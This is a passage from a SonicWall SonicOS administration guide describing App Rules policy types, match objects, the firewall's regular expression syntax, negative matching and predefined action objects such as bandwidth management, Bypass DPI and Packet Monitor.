HTTP Server	Response originated by an HTTP Server	Any / HTTP (configurable)	Any / Any	ActiveX Class ID, HTTP Set Cookie, HTTP Response, File Content Object, Custom Header, Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action BWM Global-* WAN BWM *	Server Side
IPS Content	Policy using dynamic Intrusion Prevention related objects for any application layer protocol	N/A	N/A	IPS Signature Category List, IPS Signature List	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	N/A
POP3 Client	Policy to inspect traffic generated by a POP3 client; typically useful for a POP3 server admin	Any / Any	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action	Client Side
POP3 Server	Policy to inspect email downloaded from a POP3 server to a POP3 client; used for email filtering	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Any / Any	Email Body, Email CC, Email From, Email To, Email Subject, File Name, File Extension, MIME Custom Header	Reset/Drop Disable E-Mail Attachment - Add Text Bypass DPI No action	Server Side

App rules: Policy types

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
SMTP Client	Policy applies to SMTP traffic that originates on the client	Any / Any	SMTP (Send Email)/ SMTP (Send Email)	Email Body, Email CC, Email From, Email To, Email Size, Email Subject, Custom Object, File Content, File Name, File Extension, MIME Custom Header,	Reset/Drop Block SMTP E-Mail Without Reply Bypass DPI Packet Monitor No Action	Client Side

a. Packet Monitor action is not supported for File Name or File Extension Custom Object.

Match Objects

Match objects represent the set of conditions which must be matched in order for actions to take place. This includes the object type, the match type (exact, partial, regex, prefix, or suffix), the input representation (text or hexadecimal), and the actual content to match. Match objects were referred to as application objects in previous releases.

Hexadecimal input representation is used to match binary content such as executable files, while alphanumeric (text) input representation is used to match things like file or email content. You can also use hexadecimal input representation for binary content found in a graphic image. Text input representation could be used to match the same graphic if it contains a certain string in one of its properties fields. Regular expressions (regex) are used to match a pattern rather than a specific string or value, and use alphanumeric input representation.

The File Content match object type provides a way to match a pattern or keyword within a file. This type of match object can only be used with FTP Data Transfer, HTTP Server, or SMTP Client policies.

Supported match object types describes the supported match object types.

Supported match object types

Object Type	Description	Match Types	Negative Matching	Extra Properties
ActiveX ClassID	Class ID of an Active-X component. For example, ClassID of Gator Active-X component is “c1fb8842-5281-45ce-a271-8fd5f117ba5f”	Exact	No	None
Application Category List	Allows specification of application categories, such as Multimedia., P2P, or Social Networking	N/A	No	None

Supported match object types

Object Type	Description	Match Types	Negative Matching	Extra Properties
Application List	Allows specification of individual applications within the application category that you select	N/A	No	None
Application Signature List	Allows specification of individual signatures for the application and category that you select	N/A	No	None
Custom Object	Allows specification of an IPS-style custom set of conditions.	Exact	No	There are 4 additional, optional parameters that can be set: offset (describes from what byte in packet payload we should start matching the pattern – starts with 1; helps minimize false positives in matching), depth (describes at what byte in the packet payload we should stop matching the pattern – starts with 1), minimum payload size and maximum payload size.
Email Body	Any content in the body of an email.	Partial	No	None
Email CC (MIME Header)	Any content in the CC MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email From (MIME Header)	Any content in the From MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email Size	Allows specification of the maximum email size that can be sent.	N/A	No	None
Email Subject (MIME Header)	Any content in the Subject MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email To (MIME Header)	Any content in the To MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
MIME Custom Header	Allows for creation of MIME custom headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.
File Content	Allows specification of a pattern to match in the content of a file. The pattern will be matched even if the file is compressed.	Partial	No	'Disable attachment' action should never be applied to this object.


Supported match object types

Object Type	Description	Match Types	Negative Matching	Extra Properties
Filename	In cases of email, this is an attachment name. In cases of HTTP, this is a filename of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename of an uploaded or downloaded file.	Exact, Partial, Prefix, Suffix	Yes	None
Filename Extension	In cases of email, this is an attachment filename extension. In cases of HTTP, this is a filename extension of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename extension of an uploaded or downloaded file.	Exact	Yes	None
FTP Command	Allows selection of specific FTP commands.	N/A	No	None
FTP Command + Value	Allows selection of specific FTP commands and their values.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Cookie Header	Allows specification of a Cookie sent by a browser.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Host Header	Content found inside of the HTTP Host header. Represents hostname of the destination server in the HTTP request, such as `www.google.com`.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Referrer Header	Allows specification of content of a Referrer header sent by a browser – this can be useful to control or keep stats of which Web sites redirected a user to customer's Web site.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Request Custom Header	Allows handling of custom HTTP Request headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.
HTTP Response Custom Header	Allows handling of custom HTTP Response headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.

Supported match object types

Object Type	Description	Match Types	Negative Matching	Extra Properties
HTTP Set Cookie Header	Set-Cookie headers. Provides a way to disallow certain cookies to be set in a browser.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP URI Content	Any content found inside of the URI in the HTTP request.	Exact, Partial, Prefix, Suffix	No	None
HTTP User-Agent Header	Any content inside of a User-Agent header. For example: User-Agent: Skype.	Exact, Partial, Prefix, Suffix	Yes	None
Web Browser	Allows selection of specific Web browsers (MSIE, Netscape, Firefox, Safari, Chrome).	N/A	Yes	None
IPS Signature Category List	Allows selection of one or more IPS signature groups. Each group contains multiple pre-defined IPS signatures.	N/A	No	None
IPS Signature List	Allows selection of one or more specific IPS signatures for enhanced granularity.	N/A	No	None

You can see the available types of match objects in a drop-down menu in the **Add/Edit Match Object** dialog.



In the **Add/Edit Match Object** dialog, you can add multiple entries to create a list of content elements to match. All content that you provide in a match object is case-insensitive for matching purposes. A hexadecimal representation is used to match binary content. You can use a hex editor or a network protocol analyzer like

Wireshark to obtain hex format for binary files. For more information about these tools, see the following sections:

- Wireshark on page 950
- Hex Editor on page 952

You can use the **Load From File** button to import content from predefined text files that contain multiple entries for a match object to match. Each entry in the file must be on its own line. The Load From File feature allows you to easily move Application Control settings from one firewall to another.

Multiple entries, either from a text file or entered manually, are displayed in the List area. List entries are matched using the logical OR, so if any item in the list is matched, the action for the policy is executed.

A match object can include a total of no more than 8000 characters. If each element within a match object contains approximately 30 characters, then you can enter about 260 elements. The maximum element size is 8000 bytes.


Topics:

Regular Expressions

You can configure regular expressions in certain types of match objects for use in App Rules policies. The Match Object Settings page provides a way to configure custom regular expressions or to select from predefined regular expressions. The SonicWall implementation supports reassembly-free regular expression matching on network traffic. This means that no buffering of the input stream is required, and patterns are matched across packet boundaries.

SonicOS provides the following predefined regular expressions:

VISA CC	VISA Credit Card Number
US SSN	United States Social Security Number
CANADIAN SIN	Canadian Social Insurance Number
ABA ROUTING NUMBER	American Bankers Association Routing Number
AMEX CC	American Express Credit Card Number
MASTERCARD CC	Mastercard Credit Card Number
DISCOVER CC	Discover Credit Card Number



Policies using regular expressions match the first occurrence of the pattern in network traffic. This enables actions on matches as soon as possible. Because matching is performed on network traffic and not only on human-readable text, the matchable alphabet includes the entire ASCII character set — all 256 characters.

Popular regular expression primitives such as '.', (the any character wildcard), '*', '?', '+', repetition count, alternation, and negation are supported. Though the syntax and semantics are similar to popular regular expression implementations such as Perl, vim, and others, there are some minor differences. For example, beginning (^) and end of line ($) operators are not supported. Also, '\z' refers to the set of non-zero digits, [1-9], not to the end of the string as in PERL. For syntax information, see the Regular Expression Syntax on page 933.

One notable difference with the Perl regular expression engine is the lack of back-reference and substitution support. These features are actually extraneous to regular expressions and cannot be accomplished in linear time with respect to the data being examined. Hence, to maintain peak performance, they are not supported. Substitution or translation functionality is not supported because network traffic is only inspected, not modified.

Predefined regular expressions for frequently used patterns such as U.S. social security numbers and VISA credit card numbers can be selected while creating the match object. Users can also write their own expressions in the same match object. Such user provided expressions are parsed, and any that do not parse correctly will cause a syntax error to display at the bottom of the Match Object Settings window. After successful parsing, the regular expression is passed to a compiler to create the data structures necessary for scanning network traffic in real time.

Regular expressions are matched efficiently by building a data structure called *Deterministic Finite Automaton (DFA)*. The DFA's size is dictated by the regular expression provided by the user and is constrained by the memory capacities of the device. A lengthy compilation process for a complex regular expression can consume extensive amounts of memory on the appliance. It may also take up to two minutes to build the DFA, depending on the expressions involved.

To prevent abuse and denial-of-service attacks, along with excessive impact to appliance management responsiveness, the compiler can abort the process and reject regular expressions that cause this data structure to grow too big for the device. An "abuse encountered" error message is displayed at the bottom of the window.

NOTE: During a lengthy compilation, the appliance management session may become temporarily unresponsive, while network traffic continues to pass through the appliance.

Building the DFA for expressions containing large counters consumes more time and memory. Such expressions are more likely to be rejected than those that use indefinite counters such as the '*' and '+' operators.

Also at risk of rejection are expressions containing a large number of characters rather than a character range or class. That is, the expression '(a|b|c|d|. . .|z)' to specify the set of all lower-case letters is more likely to be rejected than the equivalent character class '\l'. When a range such as '[a-z]' is used, it is converted internally to '\l'. However, a range such as '[d-y]' or '[0-Z]' cannot be converted to any character class, is long, and may cause the rejection of the expression containing this fragment.

Whenever an expression is rejected, the user may rewrite it in a more efficient manner to avoid rejection using some of the above tips. For syntax information, see the Regular Expression Syntax on page 933. For an example discussing how to write a custom regular expression, see Creating a Regular Expression in a Match Object on page 956.

Regular Expression Syntax

Regular expression syntax: Single characters through Regular expression syntax: Operators in decreasing order of precedence show the syntax used in building regular expressions.

Regular expression syntax: Single characters

Representation	Definition
.	Any character except '\n'. Use /s (stream mode, also known as single-line mode) modifier to match '\n' too.
[xyz]	Character class. Can also give escaped characters. Special characters do not need to be escaped as they do not have special meaning within brackets [ ].
[^xyz]	Negated character class.
\xdd	Hex input. "dd" is the hexadecimal value for the character. Two digits are mandatory. For example, \r is \x0d and not \xd.
[a-z][0-9]	Character range.

Regular expression syntax: Composites

Representation	Definition
xy	x followed by y
x|y	x or y
(x)	Equivalent to x. Can be used to override precedences.

Regular expression syntax: Repetitions

Representation	Definition
x*	Zero or more x
x?	Zero or one x
x+	One or more x
x{n, m}	Minimum of n and a maximum of m sequential x's. All numbered repetitions are expanded. So, making m unreasonably large is ill-advised.
x{n}	Exactly n x's
x{n,}	Minimum of n x's
x{,n}	Maximum of n x's

Regular expression syntax: Escape sequences

Representation	Definition
\0, \a, \b, \f, \t, \n, \r, \v	'C' programming language escape sequences (\0 is the NULL character (ASCII character zero))
\x	Hex-input. \x followed by two hexa-decimal digits denotes the hexa-decimal value for the intended character.
*, \?, \+, \(, \), \[, \], \{, \}, \\, \/, \<space>, \#	Escape any special character. **NOTE:** Comments that are not processed are preceded by any number of spaces and a pound sign (#). So, to match a space or a pound sign (#), you must use the escape sequences \ and \#.

Regular expression syntax: Perl-like character classes

Representation	Definition
\d, \D	Digits, Non-digits.
\z, \Z	Non-zero digits ([1-9]), All other characters.
\s, \S	White space, Non-white space. Equivalent to [\t\n\f\r]. \v is not included in Perl white spaces.
\w, \W	Word characters, Non-word characters Equivalent to [0-9A-Za-z_].

Regular expression syntax: Other ASCII character class primitives

If you want...	... then use	
[:cntrl:]	\c, \C	Control character. [\x00 – \x1F\x7F]
[:digit:]	\d, \D	Digits, Non-Digits. Same as Perl character class.
[:graph:]	\g, \G	Any printable character except space.
[:xdigit:]	\h, \H	Any hexadecimal digit. [a-fA-F0-9]. Note this is different from the Perl \h, which means a horizontal space.
[:lower:]	\l, \L	Any lower case character
[:ascii:]	\p, \P	Positive, Negative ASCII characters. [0x00 – 0x7F], [0x80 – 0xFF]
[:upper:]	\u, \U	Any upper case character

Some of the other popular character classes can be built from the above primitives. The following classes do not have their own short-hand due of the lack of a nice mnemonic for any of the remaining characters used for them.

Regular expression syntax: Compound character classes

If you want...	... then use	
[:alnum:]	= [\l\u\d]	The set of all characters and digits.
[:alpha:]	= [\l\u]	The set of all characters.
[:blank:]	= [\t<space>]	The class of blank characters: tab and space.
[:print:]	= [\g<space>]	The class of all printable characters: all graphical characters including space.

Regular expression syntax: Compound character classes

If you want...	... then use	
[:punct:]	= `[^\P\c<space>\d\u\l]`	The class of all punctuation characters: no negative ASCII characters, no control characters, no space, no digits, no upper or lower characters.
[:space:]	= `[\s\v]`	All white space characters. Includes Perl white space and the vertical tab character.

Regular expression syntax: Modifiers

Representation	Definition
`/i`	Case-insensitive
`/s`	Treat input as single-line. Can also be thought of as stream-mode. That is, '`.`' matches '`\n`' too.

Regular expression syntax: Operators in decreasing order of precedence

Operators	Associativity
[ ], [^]	Left to right
()	Left to right
*, +, ?	Left to right
. (Concatenation)	Left to right
|	Left to right

Comments


SonicOS supports comments in regular expressions. Comments are preceded by any number of spaces and a pound sign (#). All text after a space and pound sign is discarded until the end of the expression.

Negative Matching

Negative matching provides an alternate way to specify which content to block. You can enable negative matching in a match object when you want to block everything except a particular type of content. When you use the object in a policy, the policy will execute actions based on absence of the content specified in the match object. Multiple list entries in a negative matching object are matched using the logical AND, meaning that the policy action is executed only when all specified negative matching entries are matched.

Although all App Rules policies are DENY policies, you can simulate an ALLOW policy by using negative matching. For instance, you can allow email *.txt* attachments and block attachments of all other file types. Or you can allow a few types, and block all others.

Not all match object types can utilize negative matching. For those that can, you will see the **Enable Negative Matching** checkbox on the **Add/Edit Match Object** dialog.



Application List Objects

The **Firewall > Match Objects** page also contains the **Add Application List Object** button, which opens the **Create Match Object** dialog. This dialog provides two tabs:

- **Application** – You can create an application filter object on this tab. This screen allows selection of the application category, threat level, type of technology, and attributes. After selections are made, the list of applications matching those criteria is displayed. The Application tab provides another way to create a match object of the Application List type.
- **Category** – You can create a category filter object on this tab. A list of application categories and their descriptions are provided. The Category page offers another way to create a match object of the Application Category List type.

Topics:


- Application Filters on page 936
- Category Filters on page 938

Application Filters

The **Application** tab provides a list of applications for selection. You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. You can also search for a keyword in all application names by typing it into the Search field near the top right of the display. For example, type in “bittorrent” into the **Search** field and click the **Search** icon to find multiple applications with “bittorrent” (not case-sensitive) in the name.

When the application list is reduced to a list that is focused on your preferences, you can select the individual applications for your filter by clicking the **Plus** icon next to them, and then save your selections as an application

filter object with a custom name or an automatically generated name. The image below shows the dialog with all categories, threat levels, and technologies selected, but before any individual applications have been chosen.




As you select the applications for your filter, they appear in the **Application Group** field on the right. You can edit the list in this field by deleting individual items or by clicking the eraser to delete all items. The image below shows several applications in the **Application Group** field. The selected applications are also marked with a green checkmark icon in the application list on the left side.

When finished selecting the applications to include, you can type in a name for the object in the **Match Object Name** field (first, clear the **Auto-generate match object name** checkbox) and click the **Save Application Match Object** button. You will see the object name listed on the **Firewall > Match Objects** page with an object type of **Application List**. This object can then be selected when creating an App Rules policy.

Match Objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Category Filters

The **Category** tab provides a list of application categories for selection. You can select any combination of categories and then save your selections as a category filter object with a custom name. The image below shows the dialog with the description of the **IM** category displayed.



You can hover your mouse pointer over each category in the list to see a description of it.

To create a custom category filter object:

1. Clear the **Auto-generate match object name** checkbox.
2. Type in a name for the object in the **Match Object Name** field.
3. Select one or more categories.
4. Click the **Save Category Match Object** button.

   The object name is listed on the **Firewall > Match Objects** page with an object type of **Application Category List**. This object can be selected when creating an App Rules policy.

Match Objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can choose a customizable action or select one of the predefined, default actions.

The predefined actions are displayed in the **Add/Edit App Control Policy** dialog when you add or edit a policy from the **Firewall > App Rules** page.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the **Bandwidth Management Type** setting on the **Firewall Settings > BWM** page. If the **Bandwidth Management Type** is set to **Global**, all eight priorities are selectable. If the **Bandwidth Management Type** is set to **Advanced**, no priorities are selectable, but the predefined priorities are available when adding a policy.

Adding a policy: Default actions shows predefined default actions that are available when adding a policy.

Adding a policy: Default actions

Always Available	If BWM Type =	
	Global	Advanced
Reset / Drop	BWM Global-Realtime	Advanced BWM Low
No Action	BWM Global-Highest	Advanced BWM Medium
Bypass DPI	BWM Global-High	Advanced BWM High
Packet Monitor	BWM Global-Medium High	
	BWM Global-Medium	
	BWM Global-Medium Low	
	BWM Global-Low	
	BWM Global-Lowest	

For more information about BWM actions, see the Actions Using Bandwidth Management on page 916.

The customizable actions are displayed in the **Add/Edit Action Object** dialog when you click **Add New Action Object** on the **Firewall > Action Objects** page. See Action Object settings: Action types for descriptions of these action types as well as the predefined action types.

NOTE: Only the customizable actions are available for editing in the **Action Object Settings** dialog. The predefined actions cannot be edited or deleted. When you create a policy, the **Policy Settings** dialog provides a way for you to select from the predefined actions along with any customized actions that you have defined.

Action Object settings: Action types

Action Type	Description	Predefined or Custom
BWM Global-Realtime	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of zero.	Predefined
BWM Global-Highest	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of one.	Predefined
BWM Global-High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 30%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of two.	Predefined

Action Object settings: Action types

Action Type	Description	Predefined or Custom
BWM Global-Medium High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of three.	Predefined
BWM Global-Medium	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 50%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of four.	Predefined
BWM Global-Medium Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of five.	Predefined
BWM Global-Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 20%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of six.	Predefined
BWM Global-Lowest	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of seven.	Predefined
Bypass Capture ATP	Provides a way to skip Capture Advanced Threat Protection (ATP) analysis in specific cases when you know the file is free of malware. This action persists for the duration of the entire connection as soon as it is triggered. This option does not prevent other anti-threat components, such as GAV and Cloud Anti-Virus, from examining the file.	Predefined
Bypass DPI	Bypasses Deep Packet Inspection components IPS, GAV, Anti-Spyware and Application Control. This action persists for the duration of the entire connection as soon as it is triggered. Special handling is applied to FTP control channels that are never bypassed for Application Control inspection. This action supports proper handling of the FTP data channel. Note that Bypass DPI does not stop filters that are enabled on the Firewall Settings > SSL Control page.	Predefined
No Action	Policies can be specified without any action. This allows “log only” policy types.	Predefined
Packet Monitor	Use the SonicOS Packet Monitor capability to capture the inbound and outbound packets in the session, or if mirroring is configured, to copy the packets to another interface. The capture can be viewed and analyzed with Wireshark.	Predefined
